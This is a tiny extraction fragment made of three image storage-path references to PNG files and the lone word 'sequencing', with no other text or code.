



sequencing




